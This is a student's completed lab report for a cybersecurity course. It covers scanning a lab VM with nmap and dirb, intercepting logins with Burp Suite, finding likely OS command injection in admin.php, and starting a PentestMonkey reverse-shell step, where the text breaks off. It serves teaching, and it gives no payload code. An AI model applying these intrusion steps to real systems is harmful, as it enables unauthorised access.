

Lab 11 – Exploiting Web Applications

NAME – Student ID	COURSE CODE	WEIGHT
Ishan Aakash Patel - 146151238	CYT130	7%

Lab Objectives

Upon completion of this lab, you will be able to perform the following:

- Use Burp Suite web Proxy;
- Become familiar with security vulnerabilities;
- Discover target host vulnerabilities.
- Perform Privilege escalation

Lab Materials

- Tools and utilities:
 - Burp Suite
 - Kali VM
 - Lab 11 VM

Lab Instructions

- Complete this lab;
- Enter your name and student ID above;
- Answer questions and add screenshots into the corresponding textboxes;
- Save the file on your computer for future reference;
- Save the file again as a “.pdf” file;
- Submit the PDF file for grading.
- **Make sure that all of the screenshots include your name and student ID.**

Part 1: Download Lab11 VM

No screenshots necessary

Part 2: Discovery and scanning

1. Find the IP address of your Kali machine using ifconfig.


Write your Kali IP here: 192.168.22.1289

2. Find the IP address of the Lab11 VM by performing a quick scan to the local network.

Write your Lab11 VM IP here: 192.168.229.131

3. Perform a detail scan on the target machine using:
4. Based on the finding, there is only HTTP service running. Access the website using your web browser on Kali.

<include a screenshot of the webpage>




5. Try to enumerate more information using dirbuster tool:

dirb http://<Lab 11 VM IP>

This tool will try to collect information about existing files and folders on the web server.

<include a screenshot of the output>



```
File Actions Edit View Help
|_http-title: DomDom
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:CB:B2:21 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.52 ms 192.168.229.131

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.16 seconds

(ishan@ishan)-[~]
$ dirb http://192.168.229.131/

DIRB v2.22
By The Dark Raver

START_TIME: Thu Mar 28 11:19:50 2024
URL_BASE: http://192.168.229.131/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.229.131/ ---
+ http://192.168.229.131/admin.php (CODE:200|SIZE:329)
+ http://192.168.229.131/index.php (CODE:200|SIZE:694)
+ http://192.168.229.131/server-status (CODE:403|SIZE:303)

END_TIME: Thu Mar 28 11:19:53 2024
DOWNLOADED: 4612 - FOUND: 3

(ishan@ishan)-[~]
$
```

an.t

File Edit View

Name : Ishan Aakash Patel
Student ID : 146151238

Ln 2, Col 23 | 48 characters | 100% | Window UTF-8

6. Checking the /server-status page doesn't yield any useful information. Therefore, we check the admin.php page.

Part 3: Using BurpSuite

1. Start BurpSuite from your applications list.
2. If this is the first time running BurpSuite, you will need to accept the terms and conditions. Then, start a new project by choosing "Temporary project in memory".

And then use Burp defaults and click on start project.

3. Switch to the "Proxy" tab, and click on "Intercept is off" to switch on the proxy interception.

This will have burpsuite capture all requests sent from the browser before they get sent to the server, and all the responses coming from the server before they are sent to the browser.

You will also want to enable response interception to examine it. This is done by clicking on "Proxy Settings"


4. Now we configure Firefox browser to direct all of its traffic to the proxy server for interception.

Go to "Settings" in Firefox, and search for "proxy" in the searchbox. Click on "Proxy Settings".

And then scroll down to "Response interception rules", and enable "Intercept responses based on the following rules".

Now select "Manual proxy configuration" and use the following information, and click "Ok".


<include a screenshot of the output>



5. Now open firefox browser and visit the Lab11 VM webpage. You will see the browser is loading with no response. The reason is that your request went to the Burpsuite proxy, and need to be "Forward"ed to the server.


Go to burpsuite Intercept page, and you will see the response showing.

<include a screenshot of the output>



Once you click on “Forward”, it will be forwarded to the server. Now, you’ll see the server response.

<include a screenshot of the output>



After you take a look at it, don't forget to click "Forward" so it get forwarded to the browser.

6. Now, we'll try a random username and password, and see how the server will handle those. We'll the following: (password is also admin)

Go to the proxy, take a look and click "forward" for the request. Now, we'll examine the response:

Then, click "Forward". The outcome is a minor change in the main page:

7. Now, let's try sending the same request to admin.php, instead of index.php.

Go to "HTTP History" tab, and click on the last request you have done.

It will show you the request and response below:

<include a screenshot of the output>

The screenshot displays the Burp Suite Community Edition v2023.12.13 interface. The top menu bar includes options like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The 'HTTP history' tab is active, showing a table of intercepted requests. The table has columns for #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Notes, TLS, IP, and Cookies. The last request (ID 5) is a POST to /index.php with status 200 and length 890.

Below the history table, the 'Request' and 'Response' tabs are visible. The 'Request' tab shows a POST request to /index.php with various headers and a body containing login credentials. The 'Response' tab shows the corresponding HTML response from the server, which includes a login form.

On the right side, the 'Inspector' tab is active, displaying the raw response data. A small window titled 'File Edit View' is overlaid on the Inspector, showing the text 'Name : Ishan Aakash Patel' and 'Student ID : 146151238'.

Now, right-click on any part of the text in the "Request" box, and select "Send to Repeater".


Then, click on the "Repeater" tab. You will see the request shown there for you to edit before sending.

8. Now, edit the request to direct it to admin.php, instead of index.php.

Click on "Send" button that's located over the "Request" tab.

9. Now you'll see the response on the right side. Pay attention to the new part "<script>" that exists now in the response.

<include a screenshot of the output>




It seems that this script might be running commands on the OS.

10. Let's test our hypothesis by trying to inject some commands.

Edit the request on the left side to add a new command:

Click "Send" and take a look at the response.

<include a screenshot of the output>



This reveals that our hypothesis is correct, and we can perhaps inject OS commands.

Part 4: Getting Reverse Shell

In this part we will try to gain reverse shell by uploading a simple php reverse shell file and running it to gain access.

1. Download the PentestMonkey php-reverse-shell script on your Kali VM:

